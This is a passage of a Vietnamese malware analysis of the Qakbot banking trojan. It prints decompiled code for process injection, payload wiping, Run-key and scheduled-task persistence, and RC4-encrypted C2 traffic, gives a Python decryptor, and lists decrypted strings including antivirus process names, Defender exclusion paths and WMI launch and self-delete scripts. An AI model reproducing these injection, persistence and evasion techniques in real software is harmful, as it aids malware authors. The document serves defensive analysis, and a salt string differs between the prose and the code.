Toàn bộ quá trình trên được minh họa như hình dưới đây:



```

if ( Qakbot_ctx->isWow64Process )
{
    mobsync_idx = 0x17F; // %SystemRoot%\SysWow64\mobsync.exe
    explorer_idx = 0x2F3; // %SystemRoot%\SysWow64\explorer.exe
    ptr_injected_proc_path = 0x66D; // %ProgramFiles(x86)%\Internet Explorer\iexplore.exe
}
else
{
    mobsync_idx = 0x115; // %SystemRoot%\System32\mobsync.exe
    explorer_idx = 0x93D; // %SystemRoot%\explorer.exe
    ptr_injected_proc_path = 0x898; // %ProgramFiles%\Internet Explorer\iexplore.exe
}
WideCharStr = MultiByteToWideChar(0, 0, "xDt14bA", 0xFFFFFFFF, &WideCharStr, 9);
proc_group_id = Qakbot_ctx->security_process_group;
if ( proc_group_id & 0x300 || proc_group_id & 0xD2 )
{
    injected_proc_idx = mobsync_idx;
    v16 = explorer_idx;
}
else
{
    injected_proc_idx = explorer_idx;
    v16 = mobsync_idx;
}


```

Tiếp theo:


- ◆ Sử dụng hàm API `CreateProcessW` để tạo tiến trình cần inject ở trạng thái **suspended**. Để đơn giản, tôi sẽ tập trung vào quá trình thực hiện inject vào `explorer.exe`.
- ◆ Tạo một vùng nhớ mới trên tiến trình `explorer.exe` với quyền truy cập RWX bằng các hàm API `NtCreateSection`, `NtMapViewOfSection`.
- ◆ Copy toàn bộ Qakbot payload vào vùng nhớ đã tạo ở trên.



Sử dụng các hàm `GetThreadContext`, `NtProtectVirtualMemory`, `NtWriteVirtualMemory` để ghi đè vào địa entry point của `explorer.exe` bằng một lệnh nhảy tới địa chỉ hàm thuộc Qakbot payload:



Cuối cùng gọi hàm ResumeThread để thực thi tiến trình đã inject code. Lúc này, explorer.exe thực thi từ entry point của nó, và thực hiện lệnh nhảy tới địa chỉ hàm của Qakbot payload:



4.9. Ghi đè payload và mã hóa payload trên mem

Để gây khó khăn cho những người làm công tác incident response, Qakbot thực hiện ghi đè null bytes lên chính payload trên disk (giữ lại DOS_HEADER, NT_HEADERS, SECTION_HEADER) đồng thời cũng mã hóa toàn bộ payload để lưu trên memory phục vụ cho việc thực hiện thực hiện kỹ thuật persistence. Điều này đảm bảo rằng toàn bộ code chính của Qakbot sẽ được thực hiện từ tiến trình đã bị inject là explorer.exe hoặc mobsync.exe.

```

unsigned int f_overwrite_payload_on_disk_and_encrypt_payload_on_mem()
{
    ENC_PAYLOAD *v0; // eax
    _BYTE *ptr_payload; // eax

    v0 = f_return_allocated_heap(8u);
    g_enc_payload_info = v0;
    if ( !v0 )
    {
        return -1u;
    }
    ptr_payload = f_read_content_of_file(&qakbot_ctx→qakbot_module_path, &v0→payload_size);
    g_enc_payload_info→encrypted_payload = ptr_payload;
    if ( !ptr_payload )
    {
        return -2u;
    }
    // overwrite with null bytes
    f_wipe_qakbot_payload_but_keep_headers_info();
    // encrypt payload
    f_rc4_decrypt(g_enc_payload_info→encrypted_payload, g_enc_payload_info→payload_size);
    f_uninstall_prev_persistence();
    return 0;
}

```

4.10. Persistence operation

4.10.1. Run key persistence

Việc tạo persistence được thực hiện sau bước process injection. Lúc này, Qakbot sẽ tạo một thread thực hiện nhiệm vụ:

- ◆ Gọi hàm RegisterClassExA để đăng kí một window với class name ngẫu nhiên.
- ◆ Cài đặt một hàm callback f_process_wnd_message để thực hiện xử lý windows message.

```

wctx.lpszClassName = rnd_class_name;
wctx.cbSize = 0x30;
hInstance = h_module;
wctx.style = 3;
wctx.lpfnWndProc = f_process_wnd_message; // CS_HREDRAW | CS_VREDRAW
wctx.hInstance = h_module;
if ( (g_ptr_user32_resolved_apis_tbl→func_user32_RegisterClassExA)(&wctx) )// Register the window class.
{
    // WS_EX_LEFT: 0x00000000L
    hwnd = (g_ptr_user32_resolved_apis_tbl→func_user32_CreateWindowExA)(
        0,
        rnd_class_name,
        rnd_class_name,
        WS_TILEDWINDOW,
        CW_USEDEFAULT,
        CW_USEDEFAULT,
        0x1F4,
        0x64,
        0,
        0,
        hInstance,
        0);
    g_hwnd = hwnd;
    if ( !hwnd )
    {
        goto Unreg_window_class;
    }
    (g_ptr_user32_resolved_apis_tbl→func_user32_ShowWindow)(hwnd, 0);// 0x0 = SW_HIDE
    // Hides the window and activates another window.
    GetOEMCP();
    (g_ptr_user32_resolved_apis_tbl→func_user32_UpdateWindow)(g_hwnd);
    while ( 1 )
    {
        bRet = (g_ptr_user32_resolved_apis_tbl→func_user32_GetMessageA)(&Msg, 0, 0, 0);
    }
}

```

- ◆ Các windows message được xử lý tại hàm f_process_wnd_message như sau:

- Khi nhận tín hiệu shutdown (WM_QUERYENDSESSION) hoặc tín hiệu power-management (WM_POWERBROADCAST) đi kèm với event báo hiệu máy sẽ chuyển sang trạng thái suspend (PBT_APMSUSPEND) thì sẽ gọi hàm f_install_persistence().

- Khi nhận tín hiệu power-management (WM_POWERBROADCAST) đi kèm với event báo hiệu máy chuyển trạng thái resume (PBT_APMRESUMESUSPEND || PBT_APMRESUMEAUTOMATIC) thì sẽ gọi hàm f_uninstall_prev_persistence().

```

if ( Msg == WM_QUERYENDSESSION )           // system shutdown msg
{
    goto install_persistence;
}
if ( Msg != WM_QUIT )
{
    if ( Msg != WM_POWERBROADCAST )
    {
        return (g_ptr_user32_resolved_apis_tbl->func_user32_DefWindowProcA)(hWnd, Msg, wParam, lParam);
    }
    MultiByteToWideChar(0, 0, "k9r p1", 0xFFFFFFFF, WideCharStr, 8);
    // The power-management event.
    // System is not suspending operation
    if ( wParam != PBT_APMRESUMESUSPEND )
    {
        // Operation is resuming from a low-power state or Operation is resuming automatically from a low-power state.
        if ( wParam == PBT_APMRESUMESUSPEND || wParam == PBT_APMRESUMEAUTOMATIC )
        {
            f_uninstall_prev_persistence();
        }
        return 0;
    }
}
install_persistence:
    f_install_persistence();
    return 0;
}
(g_ptr_user32_resolved_apis_tbl->func_user32_PostQuitMessage)(0);
return (g_ptr_user32_resolved_apis_tbl->func_user32_DefWindowProcA)(hWnd, 0x12, wParam, lParam);

```


◆ Hàm f_install_persistence() thực hiện:

- Giải mã toàn bộ payload đã bị encrypt trước đó bằng RC4 vào memory.
- Cấu thành lệnh regsvr32.exe -s <Qakbot_module_path>.
- Tạo một giá trị với tên ngẫu nhiên tại registry key HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run để lưu câu lệnh trên.

```

// regsvr32.exe -s "C:\Users\REM\Desktop\Qakbot_DLL_unpacked.bin"
sz_regsvr32_command = f_return_regsvr32_command(qakbot_module_path, 0, *&Qakbot_ctx->val_0x1);
if ( sz_regsvr32_command )
{
    // SOFTWARE\Microsoft\Windows\CurrentVersion\Run
    szRunKey = f_w_decrypt_string_3(0xAAu);
    result = f_w_write_persistence_run_key(HKEY_CURRENT_USER, szRunKey, sz_regsvr32_command);
    f_w_free_obj_0(&szRunKey);
}

```



Name	Type	Data
(Default)	REG_SZ	(value not set)
ojohrkpxhy	REG_SZ	regsvr32.exe -s "C:\Users\REM\Desktop\Qakbot_DLL_unpacked.bin"

◆ Hàm f_uninstall_prev_persistence() thực hiện công việc ngược lại:

- Xóa persistence key đã tạo.
- Xóa payload trên disk.


```

2 int f_uninstall_prev_persistence()
3 {
4     int String1[7]; // [esp+4h] [ebp-20h]
5     const WCHAR *szRunKey; // [esp+20h] [ebp-4h]
6
7     // SOFTWARE\Microsoft\Windows\CurrentVersion\Run
8     szRunKey = f_w_decrypt_string_3(0xAAu);
9     f_remove_reg_key_value_and_delete_payload_on_disk(szRunKey, &Qakbot_ctx->Qakbot_folder);
10    f_w_free_obj_0(&szRunKey);
11    g_persistence_flag = 0; // set persistence flag = 0x0
12    String1[0] = 0x2B;
13    lstrcpyA(String1, "408h4UJ", 0x1C);
14    return 0;
15 }

if ( !RegEnumValueW(phkResult, dwIndex, lpValueName, &cchValueName, 0, 0, lpRegData, &cbData) )
{
    lpString = (g_ptr_shlwapi_resolved_apis_tbl->func_shell32_StrStrIW)(lpRegData, payload_path);
    if ( lpString )
    {
        RegDeleteValueW(phkResult, lpValueName);
        length = lstrlenW(lpString);
        payload_name = lpString;
        v5 = &lpString[length - 1];
        if ( *v5 == '\0' )
        {
            *v5 = 0;
        }
        f_delete_file(payload_name);
    }
}

```


4.10.2. Fake scheduled task persistence

Ngoài việc tạo run key persistence như trên, Qakbot còn tạo thêm một fake persistence là scheduled task để đánh lừa. Task được tạo có tên ngẫu nhiên thông qua câu lệnh sau:

```
"%s\system32\schtasks.exe" /Create /RU "NT AUTHORITY\SYSTEM" /tn %s /tr "%s" /SC ONCE /Z /ST %02u:%02u /ET %02u:%02u
```


Ví dụ lệnh khi Qakbot thực thi: "C:\Windows\system32\schtasks.exe" /Create /RU "NT AUTHORITY\SYSTEM" /tn gyfzcixqb /tr "regsvr32.exe -s \"C:\Users\REM\Desktop\Qakbot_DLL_unpacked.bin\" /SC ONCE /Z /ST 12:39 /ET 12:51

Tuy nhiên, lúc này payload trên disk đã bị xóa dữ liệu, chỉ giữ lại thông tin DOS_HEADER, NT_HEADERS, SECTION_HEADER.




4.11. Tương tác với C2

Để gây khó khăn cho người phân tích cũng như các hệ thống bảo vệ, Qakbot sẽ mã hóa POST request của nó trước khi gửi tới C2 server. Một POST request của Qakbot thường sẽ như sau:



Trước khi bị mã hóa thông tin POST request sẽ như hình dưới:



POST request này sẽ được mã hóa rồi gửi tới C2 server:

```


ptr_rc4_key_plus_enc_POST_data = f_encrypt_POST_request_by_RC4(plain_POST_request, request_length, &size_of_rc4_key_plus_enc_post_data);
String1[0] = 0x18;
lstrcpyA(String1, "LVE 1l", 0x18);
if ( !ptr_rc4_key_plus_enc_POST_data )
{
    return 0;
}
encoded_b64_data = f_base64_transform(ptr_rc4_key_plus_enc_POST_data, size_of_rc4_key_plus_enc_post_data);
size_of_rc4_key_plus_enc_post_data = encoded_b64_data;
if ( encoded_b64_data )
{
    lpPOST_base64_data = f_gen_random_name_and_format_data(encoded_b64_data);
    v14 = lpPOST_base64_data;
    if ( lpPOST_base64_data )
    {
        POST_data_length = lstrlenA(lpPOST_base64_data);
        v10 = f_send_POST_request_to_C2(lpszUrl, lpPOST_base64_data, POST_data_length, &v16, &Size, a6);
        String1[0] = 0x2E;
        lstrcpyA(String1, "irEw7dLrb,", 0x1C);
        if ( v10 >= 0 )
        {
            MultiByteToWideChar(0, 0, "hsFyX UzJh0tsc4dZ", 0xFFFFFFFF, WideCharStr, 9);
            v13 = 1;
        }
    }
}
}

```

Trong đó:

◆ Hàm `f_encrypt_POST_request_by_RC4` thực hiện:

- Tạo một `rc4_key` có độ dài 16 bytes.
- `rc4_key` này sẽ ghép với một chuỗi được giải mã là "jHxastDcds)oMc=jvh7wdUhxcsd2". Sau đó sử dụng SHA1 để hash.
- Sử dụng giá trị hash tính được làm `rc4_key` để mã hóa POST request.
- Kết quả trả về là một vùng nhớ gồm 16 bytes đầu là `rc4_key` và POST request đã bị mã hóa



◆ Hàm `f_base64_transform` sẽ thực hiện encode toàn bộ vùng nhớ chứa `rc4_key` và POST request đã mã hóa thành chuỗi ở định dạng base64.

Address	Hex	ASCII	
0269B060	7D E8 43 B5 E8 82 D9 70 EC 6F F5 4F 7F 2E 12 E6	7ecpe.0p1000...	rc4_key
0269B070	88 B8 DE HC 9H 90 71 8E C7 31 DC HH 4H 6D 09 6B	.b-.q%1ÜaJm.k	
0269B080	4F B2 BC AF AB 20 7E B2 C8 3B C2 B1 0B 38 68 2D	024-~%6.â .	encrypted POST request
0269B090	E9 00 A9 7B 0B 2A E8 92 44 B5 50 03 4D E9 00 00	ă.0{.*è.DµP.Mé..	
0269B0A0	40 FF 6C 02 C4 00 65 02 40 FF 6C 02 C4 00 65 02	@j1.Ă.e.@j1.Ă.e.	

Address	Hex	ASCII	
026C12B0	66 65 68 44 74 65 69 43 32 58 44 73 62 2F 56 50	fehDteiC2Xdsb/VP	
026C12C0	66 79 34 53 35 6F 69 34 33 71 79 61 68 48 47 2B	Fy4S5oi43qyakHG+	
026C12D0	78 7A 48 63 71 68 70 74 43 57 74 50 73 72 79 76	xzHcqkptCWtPsryv	
026C12E0	71 79 42 2B 73 73 67 37 77 72 45 4C 4F 47 67 74	qyB+ssg7wrELOggt	
026C12F0	36 51 3D 3D 00 00 00 00 87 97 8F 0A 00 00 00 80	ôQ==.....	

◆ Cuối cùng gọi hàm `f_send_POST_request_to_C2` để gửi POST request này tới C2.

Dựa vào toàn bộ quá trình trên, có thể viết lại hàm giải mã POST request như sau:

```
import base64
from Cryptodome.Hash import SHA1
from Cryptodome.Cipher import ARC4

salt = b"jHxastDcds)oMc=jvh7wdUhxcst2"

def decrypt_post_request(encrypted_req):
    b64_decoded = base64.b64decode(encrypted_req)
    dec_key = b64_decoded[:0x10] + salt
    shalhash = SHA1.new()
    shalhash.update(dec_key)
    decryption_key_hash = shalhash.digest()
    rc4 = ARC4.new(decryption_key_hash)
    return rc4.decrypt(b64_decoded[0x10:])
```

5. Kết luận

Trải qua hơn một thập kỉ, Qakbot vẫn tồn tại và luôn là một mối đe dọa thường trực đối với các tổ chức lớn hiện nay. Việc sử dụng các tài liệu XLSB khiến cho tỉ lệ bị phát hiện thấp hơn so với VBA macro và gây khó khăn cho các giải pháp bảo mật. Bên cạnh đó, các payload của Qakbot cũng được áp dụng các kĩ thuật nâng cao, tiên tiến nhằm tránh bị phát hiện, gây khó khăn rất nhiều cho những người phân tích. Những kẻ đứng sau Qakbot cũng tích cực trong việc bổ sung các kĩ thuật tinh vi hơn để phát triển và mở rộng thêm tính năng. Cho tới nay, danh tính của những kẻ này vẫn luôn là một dấu hỏi. Hi vọng, trong tương lai, Qakbot cũng sẽ bị hạ gục như Emotet.

6. Tham khảo

- ◆ <https://www.malware-traffic-analysis.net/2021/02/24/index.html>
- ◆ <https://malpedia.caad.fkie.fraunhofer.de/details/win.qakbot>
- ◆ <https://any.run/malware-trends/qbot>
- ◆ <https://isc.sans.edu/forums/diary/Emotet+Qakbot+more+Emotet/26750>
- ◆ [Demystifying QBot Banking Trojan - Nick Summerlin and Jorge Rodriguez](#)
- ◆ [Deep Analysis of QBot Banking Trojan](#)

7. Phụ lục 1 – Danh sách toàn bộ strings

index boundary: 0xB10

index: 0x0, decrypted string:
tcpdump.exe;windump.exe;ethereal.exe;wireshark.exe;ettercap.exe;rtsniff.exe;packetcapture.exe;capturenet.exe

index: 0x6d, decrypted string: %SystemRoot%\SysWOW64\explorer.exe

index: 0x90, decrypted string: SAVAdminService.exe;SavService.exe

index: 0xb3, decrypted string: user32.dll

index: 0xbe, decrypted string: mpr.dll

index: 0xc6, decrypted string: Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0

index: 0x108, decrypted string: advapi32.dll

index: 0x115, decrypted string: %SystemRoot%\System32\mobsync.exe

index: 0x137, decrypted string: ntdll.dll

index: 0x141, decrypted string: bdagent.exe;vsserv.exe;vsservpl.exe
index: 0x166, decrypted string: Initializing database...
index: 0x17f, decrypted string: %SystemRoot%\SysWOW64\mobsync.exe
index: 0x1a1, decrypted string: .cfg
index: 0x1a6, decrypted string: mcshIELD.exe
index: 0x1b3, decrypted string: coreServiceShell.exe;PccNTMon.exe;NTRTScan.exe
index: 0x1e2, decrypted string: shell32.dll
index: 0x1ee, decrypted string: image/jpeg
index: 0x1f9, decrypted string: image/gif
index: 0x203, decrypted string: C:\INTERNAL__empty
index: 0x217, decrypted string: %SystemRoot%\SysWOW64\xwizard.exe
index: 0x239, decrypted string: t=%s time=[%02d:%02d:%02d-%02d/%02d/%d]
index: 0x261, decrypted string: abcdefghijklmnopqrstuvwxyz
index: 0x27c, decrypted string: SOFTWARE\Wow6432Node\Microsoft AntiMalware\SpyNet
index: 0x2ae, decrypted string: \sf2.dll
index: 0x2b7, decrypted string: Content-Type: application/x-www-form-urlencoded
index: 0x2e7, decrypted string: MsMpEng.exe
index: 0x2f3, decrypted string: %SystemRoot%\SysWOW64\explorer.exe
index: 0x316, decrypted string: image/pjpeg
index: 0x322, decrypted string: SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths
index: 0x357, decrypted string: %SystemRoot%\System32\xwizard.exe
index: 0x379, decrypted string: Software\Microsoft
index: 0x38c, decrypted string: cscript.exe
index: 0x398, decrypted string: egui.exe;ekrn.exe
index: 0x3aa, decrypted string: SOFTWARE\Wow6432Node\Microsoft\Windows Defender\SpyNet
index: 0x3e1, decrypted string: WScript.Sleep %u
Set objWMIService = GetObject("winmgmts:" & "{impersonationLevel=impersonate}!\\.\%coot\cimv2")
Set objProcess = GetObject("winmgmts:root\cimv2:Win32_Process")
errReturn = objProcess.Create("%s", null, nul, nul)
WScript.Sleep 2000
Set fso = CreateObject("Scripting.FileSystemObject")
fso.DeleteFile("%s")
index: 0x523, decrypted string: fshoster32.exe
index: 0x532, decrypted string: ALLUSERSPROFILE
index: 0x542, decrypted string: kernel32.dll
index: 0x54f, decrypted string: application/x-shockwave-flash
index: 0x56d, decrypted string: Set objWMIService = GetObject("winmgmts:" & "{impersonationLevel=impersonate}!\\.\%coot\cimv2")
Set objProcess = GetObject("winmgmts:root\cimv2:Win32_Process")
errReturn = objProcess.Create("%s", null, nul, nul)

```
index: 0x641, decrypted string: %SystemRoot%\explorer.exe
index: 0x65b, decrypted string: c:\\
index: 0x660, decrypted string: ccSvcHst.exe
index: 0x66d, decrypted string: %ProgramFiles(x86)%\Internet Explorer\iexplore.exe
index: 0x6a0, decrypted string: netapi32.dll
index: 0x6ad, decrypted string: avp.exe;kavtray.exe
index: 0x6c1, decrypted string: crypt32.dll
index: 0x6cd, decrypted string: shlwapi.dll
index: 0x6d9, decrypted string: snxhk_border_mywnd
index: 0x6ec, decrypted string: SOFTWARE\Microsoft\Microsoft AntiMalware\SpyNet
index: 0x71c, decrypted string: wpcap.dll
index: 0x726, decrypted string: MBAMService.exe;mbamgui.exe
index: 0x742, decrypted string: \\.\pipe\
index: 0x74c, decrypted string: .dll
index: 0x751, decrypted string: SOFTWARE\Microsoft\Windows Defender\SpyNet
index: 0x77c, decrypted string: WRSA.exe
index: 0x785, decrypted string: reg.exe ADD "HKLM\%s" /f /t %s /v "%s" /d "%s"
index: 0x7b4, decrypted string: 1234567890
index: 0x7bf, decrypted string: wmic process call create 'expand "%S" "%S"'
index: 0x7ec, decrypted string: wtsapi32.dll
index: 0x7f9, decrypted string: ByteFence.exe
index: 0x807, decrypted string: SubmitSamplesConsent
index: 0x81c, decrypted string: {%02X%02X%02X%02X-%02X%02X-%02X%02X-%02X%02X-%02X%02X%02X%02X%02X%02X}
index: 0x863, decrypted string: NTUSER.DAT
index: 0x86e, decrypted string: .dat
index: 0x873, decrypted string: cmd.exe
index: 0x87b, decrypted string: .exe
index: 0x880, decrypted string: %s\system32\
index: 0x88d, decrypted string: ws2_32.dll
index: 0x898, decrypted string: %ProgramFiles%\Internet Explorer\iexplore.exe
index: 0x8c6, decrypted string: avgcsrvc.exe;avgsvcx.exe;avgcsrva.exe
index: 0x8ec, decrypted string: */*
index: 0x8f0, decrypted string: vkise.exe;isesrv.exe;cmdagent.exe
index: 0x912, decrypted string: AvastSvc.exe
index: 0x91f, decrypted string: c:\hiberfil.sys
index: 0x931, decrypted string: wininet.dll
index: 0x93d, decrypted string: %SystemRoot%\explorer.exe
index: 0x957, decrypted string: Set objWMIService = GetObject("winmgmts:" & "{impersonationLevel=impersonate}!\\.\%coot\cimv2")
```

```
Set colFiles = objWMIService.ExecQuery("Select * From CIM_DataFile Where Name = '%s'")
For Each objFile in colFiles
objFile.Copy("%s")
Next
index: 0xa43, decrypted string: aabcdeefghiijklmnopqrstuuvwxyyz
index: 0xa64, decrypted string: urlmon.dll
index: 0xa6f, decrypted string: SpyNetReporting
index: 0xa7f, decrypted string: setupapi.dll
index: 0xa8c, decrypted string: aaebcdeefghiiiojklmnopqrstuuyvwxyyz
